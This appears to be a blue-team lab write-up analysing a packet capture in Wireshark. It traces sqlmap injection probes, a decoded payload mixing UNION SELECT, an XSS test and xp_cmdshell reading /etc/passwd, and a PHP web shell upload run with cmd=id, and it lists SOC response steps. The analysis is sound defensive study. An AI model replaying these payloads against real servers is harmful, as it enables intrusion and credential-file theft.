

Wireshark · Follow HTTP Stream (tcp.stream eq 1100) · BTLOPortScan.pcap
POST / HTTP/1.1
Content-Length: 27
Cache-Control: no-cache
User-Agent: sqlmap/1.4.7#stable (http://sqlmap.org)
Host: 10.251.96.5
Accept: */*
Accept-Encoding: gzip,deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Connection: close
username=user&password=pass
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:36:17 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=gv4o15lvsvdh2sinerksta3o4i; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 151
Connection: close
Content-Type: text/html; charset=UTF-8
<a href='/login.php'>Login<a> | <a href='/browse.php'>Browse<a> | <a href='/complaint.php'
>Register Complaint<a> | <a href='/editprofile.php'>Edit Profile<a> | Unable to connect to
: root:bobthe@localhost. Error:
Entire conversation (885 bytes)
Show as ASCII
No delta times
Stream 110
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
tcp.stream eq 1100
Profile: Default


BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Time Source Source Port Destination Destination Port Length Protocol Info
14060 2021-02-07 16:36:51.282362259 10.251.96.4 49632 10.251.96.5 80 95 HTTP POST /?QLuT=8454%20
Frame 13979: 95 bytes on wire (760 bits), 95 bytes captured (760 b
Linux cooked capture v1
Packet type: Unicast to us (0)
Link-layer address type: Ethernet (1)
Link-layer address length: 6
Source: PCSSystemtec_65:f0:6e (08:00:27:65:f0:6e)
Unused: 696f
Protocol: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.251.96.4, Dst: 10.251.96.5
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
0000 00.. = Differentiated Services Codepoint: Default (0)
.... ..00 = Explicit Congestion Notification: Not ECN-Capable
Total Length: 79
0000 00 00 00 01 00 06 08 00 27 65 f0 6e 69 6f 08 00
0010 45 00 00 4f 51 d7 40 00 40 06 12 d3 0a fb 60 04
0020 0a fb 60 05 c1 de 00 50 87 02 6c 30 96 7d a8 08
0030 80 18 01 f6 64 b7 00 00 01 01 08 0a 91 d0 a9 4d
0040 4f 92 02 1b 75 73 65 72 6e 61 6d 65 3d 75 73 65
0050 72 26 70 61 73 73 77 6f 72 64 3d 70 61 73 73
Frame (95 bytes) Reassembled TCP (290 bytes)
3 is neither a field nor a protocol name.
Packets: 17508
Profile: Default


Wireshark · Follow TCP Stream (tcp.stream eq 1101) · BTLOPortScan.pcap
POST /?QLuT=8454%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 HTTP/1.1
Content-Length: 27
Cache-Control: no-cache
User-Agent: sqlmap/1.4.7#stable (http://sqlmap.org)
Cookie: PHPSESSID=gv4o15lvsvdh2sinerksta3o4i
Host: 10.251.96.5
Accept: */*
Accept-Encoding: gzip,deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Connection: close
username=user&password=pass
HTTP/1.1 200 OK
Date: Sun, 07 Feb 2021 16:36:51 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 151
Connection: close
Content-Type: text/html; charset=UTF-8
Packet 14062. 2 client pkt(s), 1 server pkt(s), 1 turn(s). Click to select.
Entire conversation (1076 bytes)
Show as ASCII
No delta times
Stream 110
Find:
Case sensitive
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close
Profile: Default


EN 18:43
BTLO
URL Decode and Encode
https://www.urldecoder.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Cookie: PHPSESSID=gv4o15lvsvdh2sinerksta3o4i
Host: 10.251.96.5
Accept: */*
Accept-Encoding: gzip,deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
UTF-8
Source character set.
Decode each line separately (useful for when you have multiple entries).
Live mode OFF
Decodes in real-time as you type or paste (supports only the UTF-8 character set).
DECODE
Decodes your data into the area below.
POST/?QLuT=8454 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM information_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat ../../../etc/passwd')#HTTP/1.1Content-Length:27Cache-Control:no-cacheUser-Agent:sqlmap/1.4.7#stable(http://sqlmap.org)Cookie:PHPSESSID=gv4o15lvsvdh2sinerksta3o4iHost:10.251.96.5Accept:*/*Accept-Encoding:gzip,deflateContent-Type:application/x-www-form-urlencoded;charset=utf-8Connection:closeusername=user&password=passHTTP/1.1200OKDate:Sun,07Feb202116:36:51GMTServer:Apache/2.4.29(Ubuntu)Expires:Thu,19Nov198108:52:00GMTCache-Control:no-store,no-cache,must-revalidatePragma:no-cacheVary:Accept-EncodingContent-Encoding:gzipContent-Length:151Connection:closeContent-Type:text/html;charset=UTF-8.....].1..0.E...[..PIP7....$.m".8r,.px..nO...:...../).%.n8.....`.w/.....E.{!.....K.....U....O.yBP..9c.....^#.....U{.EX...g.....
Copy to clipboard
Decode files from URL-encoded format
Select a file to upload and process, then you can download the decoded result.
JSON Beautify
JS Minify
JS Beautify
CSS Minify
CSS Beautify
Partner sites
Free Uptime Monitoring


BTLO
URL Decode and Encode
https://www.urldecoder.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Cookie: PHPSESSID=gv4o15lvsvdh2sinerksta3o4i
Host: 10.251.96.5
Accept: */*
Accept-Encoding: gzip,deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
UTF-8
Source character set.
Decode each line separately (useful for when you have multiple entries).
Live mode OFF
Decodes in real-time as you type or paste (supports only the UTF-8 character set).
DECODE
Decodes your data into the area below.
POST/?QLuT=8454 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM information_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat ../../../etc/passwd')#HTTP/1.1Content-Length:27Cache-Control:no-cacheUser-Agent:sqlmap/1.4.7#stable(http://sqlmap.org)Cookie:PHPSESSID=gv4o15lvsvdh2sinerksta3o4iHost:10.251.96.5Accept:*/*Accept-Encoding:gzip,deflateContent-Type:application/x-www-form-urlencoded;charset=utf-8Connection:closeusername=user&password=passHTTP/1.1200OKDate:Sun,07Feb202116:36:51GMTServer:Apache/2.4.29(Ubuntu)Expires:Thu,19Nov198108:52:00GMTCache-Control:no-store,no-cache,must-revalidatePragma:no-cacheVary:Accept-EncodingContent-Encoding:gzipContent-Length:151Connection:closeContent-Type:text/html;charset=UTF-8.....].1..0.E...[..PIP7....$.m^.8r,.px..nO...:...../).%.n8.....`.w/.....E.{!.....K.....U....O.yBP..9c.....^#.....U{.EX...g.....
Copy to clipboard
Decode files from URL-encoded format
Select a file to upload and process, then you can download the decoded result.
JSON Beautify
JS Minify
JS Beautify
CSS Minify
CSS Beautify
Partner sites
Free Uptime Monitoring


BTLOPortScan.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Source Port Destination Destination Port Length Protocol Info
15973 2021-02-07 16:37:28.300445645 10.251.96.4 49924 10.251.96.5 80 76 TCP 49924 → 80 [SYN] Se
15974 2021-02-07 16:37:28.300462341 10.251.96.5 80 10.251.96.4 49924 76 TCP 80 → 49924 [SYN, AC
15975 2021-02-07 16:37:28.300672598 10.251.96.5 49924 10.251.96.5 80 68 TCP 49924 → 80 [ACK] Se
15976 2021-02-07 16:37:28.300803449 10.251.96.4 49924 10.251.96.5 80 377 TCP 49924 → 80 [PSH, AC
15977 2021-02-07 16:37:28.300819250 10.251.96.5 80 10.251.96.4 49924 68 TCP 80 → 49924 [ACK] Se
15978 2021-02-07 16:37:28.300838760 10.251.96.4 49924 10.251.96.5 80 124 HTTP POST / HTTP/1.1 (a
15979 2021-02-07 16:37:28.300841843 10.251.96.5 80 10.251.96.4 49924 68 TCP 80 → 49924 [ACK] Se
15980 2021-02-07 16:37:28.301771797 10.251.96.5 80 10.251.96.4 49924 544 HTTP HTTP/1.1 200 OK (t
15981 2021-02-07 16:37:28.301836491 10.251.96.5 80 10.251.96.4 49924 68 TCP 80 → 49924 [FIN, AC
15982 2021-02-07 16:37:28.302039618 10.251.96.4 49924 10.251.96.5 80 68 TCP 49924 → 80 [ACK] Se
15983 2021-02-07 16:37:28.304125540 10.251.96.4 49926 10.251.96.5 80 76 TCP 49926 → 80 [SYN] Se
15984 2021-02-07 16:37:28.304145452 10.251.96.5 80 10.251.96.4 49926 76 TCP 80 → 49926 [SYN, AC
15985 2021-02-07 16:37:28.304167338 10.251.96.4 49924 10.251.96.5 80 68 TCP 49924 → 80 [FIN, AC
15986 2021-02-07 16:37:28.304176492 10.251.96.5 80 10.251.96.4 49924 68 TCP 80 → 49924 [ACK] Se
15987 2021-02-07 16:37:28.304400407 10.251.96.5 49926 10.251.96.5 80 68 TCP 49926 → 80 [ACK] Se
15988 2021-02-07 16:37:28.374972781 10.251.96.4 49926 10.251.96.5 80 68 TCP 49926 → 80 [FIN, AC
15989 2021-02-07 16:37:28.375117085 10.251.96.5 80 10.251.96.4 49926 68 TCP 80 → 49926 [FIN, AC
15990 2021-02-07 16:37:28.375432348 10.251.96.4 49926 10.251.96.5 80 68 TCP 49926 → 80 [ACK] Se
Frame 14062: 544 bytes on wire (4352 bits), 544 bytes captured (43
Linux cooked capture v1
Packet type: Sent by us (4)
Link-layer address type: Ethernet (1)
Link-layer address length: 6
Source: PCSSystemtec_b4:21:bc (08:00:27:b4:21:bc)
Unused: 0081
Protocol: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.251.96.5, Dst: 10.251.96.4
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
0000 00.. = Differentiated Services Codepoint: Default (0)
.... ..00 = Explicit Congestion Notification: Not ECN-Capable
Total Length: 528
0000 00 04 00 01 00 06 08 00 27 b4 21 bc 00 81 08 00
0010 45 00 02 10 c1 44 40 00 40 06 a1 a4 0a fb 60 05
0020 0a fb 60 04 00 50 c1 e0 e4 9b 19 37 0b bf 0f 1b
0030 80 18 01 f9 d8 01 00 00 01 01 08 0a 4f 92 85 00
0040 91 d1 2c 42 48 54 54 50 2f 31 2e 31 20 32 30 30
0050 20 4f 4b 0d 0a 44 61 74 65 3a 20 53 75 6e 2c 20
0060 30 37 20 46 65 62 20 32 30 32 31 20 31 36 3a 33
0070 36 3a 35 31 20 47 4d 54 0d 0a 53 65 72 76 65 72
0080 3a 20 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20
0090 28 55 62 75 6e 74 75 29 0d 0a 45 78 70 69 72 65
00a0 73 3a 20 54 68 75 2c 20 31 39 20 4e 6f 76 20 31
00b0 39 38 31 20 30 38 3a 35 32 3a 30 30 20 47 4d 54
00c0 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a
Frame (544 bytes)
Uncompressed entity body (212 bytes)
Frame (frame), 544 byte(s)
Packets: 17508
Profile: Default

🔍 **Identification of Continued SQL Injection Attempts and Potential Shell Access**

🛠️ **Tool/Technique:** Wireshark (HTTP Stream Follow, Display Filters)
⏱️ **Timestamp:** 2021-02-07 16:37:00 – 16:37:28 (last observed POST request at 16:37:28)
🔗 **Context:**
This activity fits squarely within the **exploitation and post-exploitation phases** of the attack chain, showing persistent automated SQL injection attempts combined with cross-site scripting (XSS) testing, ultimately aiming to open a shell and access sensitive system files such as `/etc/passwd`. This represents a critical escalation in attacker behavior.

🎯 **Why This Matters:**
SQL injection remains one of the most exploited vulnerabilities in web applications and allows attackers to compromise backend databases, elevate privileges, or execute arbitrary commands. The goal of opening a shell and reading system files signals a move toward **full system compromise**. Detecting and halting such advanced attacks early protects critical assets and prevents lateral movement within a network.


💡 **My Analysis:**

- **Observation:**
  - Ongoing POST requests primarily from user agent `sqlmap`, confirming automated SQL injection probing.
  - Encoded payloads decoded to reveal SQL injection attempts, XSS testing, and commands targeting file reading on the system (e.g., `/etc/passwd`).
  - Last SQL injection POST request observed on packet `15978` at timestamp `16:37:28`.
  - The attacker had earlier visited the `/uploads` directory, raising concerns about possible file upload attacks.
  - Use of display filters in Wireshark to isolate POST requests originating from the suspicious IP `10.4` highlights focused attack efforts on the web server.
- **Interpretation:**
  - Automated tools like `sqlmap` are used to systematically identify and exploit SQL injection flaws.
  - XSS testing combined with file system probing reflects a multi-vector attack strategy to bypass protections and escalate privileges.
  - Attempts to open a shell and access `/etc/passwd` indicate preparation for **remote command execution**, potentially allowing attackers persistent control.
  - Repeated POST requests over an extended period suggest a **targeted, persistent attack** rather than random scanning.
- **Action (What a SOC would do next):**

1. **Immediately block or quarantine the IP address `10.4`** at the firewall or IDS level to prevent further attacks.

2. Enable detailed logging of all POST requests and monitor for suspicious payloads or unexpected file uploads.
3. Conduct **web application firewall (WAF) tuning** to detect and block automated attack tools like `sqlmap`.
4. Perform a comprehensive **vulnerability assessment and patching** of SQL injection weaknesses.
5. Investigate server filesystem for signs of uploaded shells or backdoors, especially in `/uploads`.
6. Collaborate with incident response and development teams to implement **input validation, parameterized queries**, and other secure coding practices to eliminate injection points.

Key takeaway: Persistent automated SQL injection and shell access attempts reveal an attacker's relentless push toward full system control — only proactive, layered defenses can stop this threat before it becomes a breach.



🔍 **Evidence of Malicious File Upload and Remote Command Execution Attempt**

🛠️ **Tool/Technique:** Wireshark (HTTP Stream Follow, Display Filters)
⏱️ **Timestamp:** 2021-02-07 16:43:39 (Packet 16102)
🔗 **Context:**
This activity fits in the **exploitation and post-exploitation** phase of the attack chain, where the attacker moves from reconnaissance and scanning to actively uploading potentially malicious files and executing commands remotely on the target web server.

🎯 **Why This Matters:**
File upload vulnerabilities allow attackers to place malicious scripts or web shells on a server, bypassing typical security controls and gaining remote code execution (RCE). This capability gives the attacker near-complete control over the affected system, posing a severe risk to data integrity, confidentiality, and availability. Detecting this early enables SOC teams to thwart deeper system compromise.


💡 **My Analysis:**


- **Observation:**
  - Multiple POST requests originating from IP `10.251.96.4` targeting `upload.php` on the server.
  - An upload of a PHP file named `DB functions.php` confirmed at timestamp `16:43:39`.
  - HTTP referer header shows the upload was initiated from `editprofile.php`, indicating attacker navigated to an authorized profile editing page to exploit upload functionality.
  - Follow-up GET request accessing `uploads/DB functions.php` with a query parameter `cmd=id` returned user and group information, confirming execution of remote commands.
- **Interpretation:**
  - The attacker successfully exploited a file upload vulnerability to place a PHP web shell (`DB functions.php`) on the server.
  - The web shell allows execution of arbitrary commands via HTTP requests, here demonstrated by the command `id` returning the server user and group details, confirming code execution permissions.
  - Using the `editprofile.php` page as an entry point suggests the attacker might have gained or exploited legitimate user privileges or session context to upload malicious content, showing sophistication.
- **Action (What a SOC would do next):**


1. **Immediately isolate the affected server** to prevent further exploitation or lateral movement.
2. **Remove or quarantine the uploaded web shell** (`DB functions.php`) from the `uploads` directory.
3. Conduct a **full forensic analysis** of the web server logs to identify all actions taken via the shell and any other malicious files uploaded.

